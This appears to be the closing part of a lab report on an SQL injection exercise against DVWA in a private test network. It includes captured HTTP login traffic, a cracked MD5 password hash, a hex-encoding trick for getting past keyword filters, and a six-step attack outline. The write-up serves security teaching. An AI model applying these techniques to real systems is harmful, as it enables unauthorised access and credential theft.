User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://192.168.56.102
DNT: 1
Connection: keep-alive
Referer: http://192.168.56.102/dvwa/login.php
Cookie: security=high; PHPSESSID=d7853323ec44d0827e205e75f9528bad
Upgrade-Insecure-Requests: 1

username=pablo&password=letmein&Login=Login
HTTP/1.1 302 Found
Date: Thu, 17 Apr 2025 15:14:59 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: index.php
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

GET /dvwa/index.php HTTP/1.1
Host: 192.168.56.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.102/dvwa/login.php
DNT: 1
Connection: keep-alive
Cookie: security=high; PHPSESSID=d7853323ec44d0827e205e75f9528bad
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Thu, 17 Apr 2025 15:15:00 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT

```

g) Password Access and Further Attacks

Was the attacker able to obtain passwords? Any additional attacks?

Answer:

Yes, the attacker was able to successfully obtain the credentials. Through a SQL Injection attack, the attacker extracted the username and hashed passwords (stored as MD5 hashes) from the vulnerable DVWA database.

After retrieving the password hash corresponding to the user pablo, the attacker cracked (unhashed) the MD5 hash 0d107d09f5bbe40cade3de5c71e9e9b7 — which revealed the plaintext password letmein. Using these recovered credentials (username: pablo, password: letmein), the attacker was then able to successfully log in to the DVWA application.

Thus, the attack was successful without needing any additional attack types beyond SQL injection and hash cracking.

h) Usage of Sensitive Information

How did the attacker use the obtained data?

Answer:

The attacker utilized the sensitive information in the following manner:

- The attacker cracked the extracted password hash to retrieve the plaintext password `letmein`.
- Using the credentials `username: pablo` and `password: letmein`, the attacker successfully logged into the DVWA web application.
- By gaining authenticated access, the attacker was able to interact with the system at a higher privilege level, which could allow for further exploitation, sensitive data extraction, privilege escalation, or manipulation of the application's behavior.


i) Use of Hexadecimal Encoded Payloads in SQL Injection

Answer:

The attacker may opt to use a modified payload in which the name of a specific value is substituted with its hexadecimal format. One scenario where this approach can be particularly useful is when the web application performs input sanitization or filtering that targets specific SQL keywords or string literals. Some security mechanisms or Web Application Firewalls (WAFs) are configured to detect and block payloads containing obvious string patterns, such as database names (e.g., "dvwa") or SQL keywords. By converting a string like 'dvwa' into its hexadecimal representation `0x64767761`, the attacker can bypass such security filters. Since the database server interprets the hexadecimal input correctly as a string, the SQL injection remains functional while avoiding detection.

Thus, hexadecimal encoding allows the attacker to evade simple pattern-matching defenses and successfully inject malicious SQL statements.

j) Predicted Full Attack Scenario



Steps Description

1. **Identify SQL Injection Vulnerability:** The attacker identifies input fields vulnerable to SQL injection.

2. **Perform Basic SQL Injection:** Using UNION-based injections to retrieve information.
3. **Extract Database Metadata:** Lists tables and columns, targeting the 'users' table.
4. **Extract Usernames and Password Hashes:** Retrieves usernames and their corresponding password hashes.
5. **Crack Retrieved Hashes:** Attempts to crack the password hashes using common dictionaries.
6. **Login using Credentials:** Successfully logs into the application with cracked credentials.

End of Report